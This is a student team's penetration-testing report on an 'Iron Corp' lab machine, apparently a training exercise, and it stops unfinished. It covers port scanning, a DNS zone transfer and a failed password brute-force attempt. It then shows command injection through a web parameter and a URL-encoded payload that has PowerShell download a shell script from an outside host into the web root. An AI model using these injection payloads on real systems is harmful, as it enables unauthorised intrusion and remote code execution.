

PenTest 2

Iron Corp

GOLD

Members:

ID	Name	Role
1211101707	Nur'aina Binti Ikhwan Moeid	Leader
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Member
1211101519	Aisyah Binti Ahmad Komarolaili	Member
1211102590	Nur Hanisah Binti Mohd Pauzi	Member

Step1: Recon and Enumeration

Members Involved: Aina, Afreen, Hanisah, Aisyah

Tools used: Nmap, Dig, Hydra


Thought Process and Methodology and Attempts:

First, I'm using nmap to scan all the tcp ports. It shows the open ports.

```
root@ip-10-10-100-120:~# nmap -n -Pn -sV -sC 10.10.144.89
Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 09:54 BST
Nmap scan report for 10.10.144.89
Host is up (0.0053s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-cert: Subject: commonName=WIN-8VMBK3G815
|_Not valid before: 2022-08-02T08:48:36
|_Not valid after:  2023-02-01T08:48:36
|_ssl-date: 2022-08-03T08:54:29+00:00; 0s from scanner time.
8080/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
| http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
MAC Address: 02:02:19:62:CE:FD (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.33 seconds
root@ip-10-10-100-120:~#
```

Using the port I've got earlier which is 8080, I look for it in the browser by entering ironcorp.me:8080 but the page won't reload so I tried by entering my machine ip address followed by the port number, and here is how the page for port 8080 look like.




I tried multiple times with the other port numbers, but I gain nothing.

Then, I tried using dig to look for any information. Here I found two subdomains that are running internally, **admin.ironcorp.me** and **internal.ironcorp.me**

```
File Edit View Search Terminal Help
root@ip-10-10-100-120:~# dig @10.10.144.89 ironcorp.me axfr
; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.144.89 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 84 msec
;; SERVER: 10.10.144.89#53(10.10.144.89)
;; WHEN: Wed Aug 03 10:11:26 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-100-120:~#
```

I tried to search the subdomains I've found earlier in the web browser. For the first page it state that access forbidden.




Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.
If you think this is a server error, please contact the [webmaster](#).

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

I tried with the second one, now they ask for user name and password.



To get the username and password I tried using hydra.

```
root@ip-10-10-100-120:~#
root@ip-10-10-100-120:~# cd /usr/share/nmap/nselib/data
root@ip-10-10-100-120:/usr/share/nmap/nselib/data# hydra -l admin -P passwords.lst -s 11025 -f admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 10:17:30
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5084 login tries (l:1/p:5084), -318 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025// 
[ERROR] could not resolve address: admin.ironcorp.me
0 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 10:17:30
root@ip-10-10-100-120:/usr/share/nmap/nselib/data# hydra -l admin -P passwords.lst -s 11025 -f 10.10.144.89.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

But unfortunately, after so many attempts I couldn't find it so I ask my friend for the username and password instead.


Step 2: Initial Foothold

Members Involved: Aisyah


Tools used: chrome,

Thought Process and Methodology and Attempts:


After we input the name and password we'll get into this page



When we input <http://internal.ironcorp.me:11025> in the search bar, this is what we'll get.




And if we look in the source page, we'll get a clue on how to gain the name.




```
122     color: white; TEXT-DECORATION: none
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127     function lhook(id) {
128         var e = document.getElementById(id);
129         if(e.style.display == 'block')
130             e.style.display = 'none';
131         else
132             e.style.display = 'block';
133     }
134 //-->
135 </script>
136 <html>
137
138 <body>
139
140     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=here">here</a>
141
142 </body>
143
144 </html>
145
146
```

Once we input the link in the search tab, this is what we'll get. The name is Equinox.



We can also look at the directory by entering |dir.



After the attacking process, the website displays this.


Step 3: Horizontal Privilege Escalation

Members Involved: Afreen, Aina


Tools used: nmap, BurpSuite, github, owasp, firefox, powershell


Thought Process and Methodology and Attempts:

Then, we open owasp to attack the website in order to reverse the shell and run powershell.




After the attacking process, the website displays this.







Then, we add this URL into the URL bar



After that we decode that URL and change the encode as to URL



Where we will get this.



We then paste that into the first page.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a POST request is displayed with a very long URL. The URL starts with 'GET /?r=' followed by a massive string of characters including '%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%2e%65%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%38%2e%31%36%33%2e%31%36%34%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%30%2d%6f%75%74%66%69%6c%65%25%32%30%25%32%32%45%3a%5c%78%61%60%70%5c%68%74%64%6f%63%73%5c%69%6e%74%65%72%6e%61%6c%5c%73%68%65%6c%6c%2e%70%73%31%25%32%32%20 HTTP/1.1'. The 'Raw' tab is selected. The 'Response' pane is empty. The status bar at the bottom shows '1/1'.

End of progress.

Contributions:

ID	Name	Contribution	Signatures
1211101707	Nur'aina Binti Ikhwan Moeid	Do the reconnaissance and enumeration, the horizontal privilege escalation and presentation video editing.	
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Do the reconnaissance and enumeration and the horizontal privilege escalation.	
1211101519	Aisyah Binti Ahmad Komarolaili	Do the reconnaissance and enumeration. Find the name from the admin page.	
1211102590	Nur Hanisah Binti Mohd Pauzi	Do the reconnaissance and enumeration.	

Video link: <https://youtu.be/bYF2gde6kn0>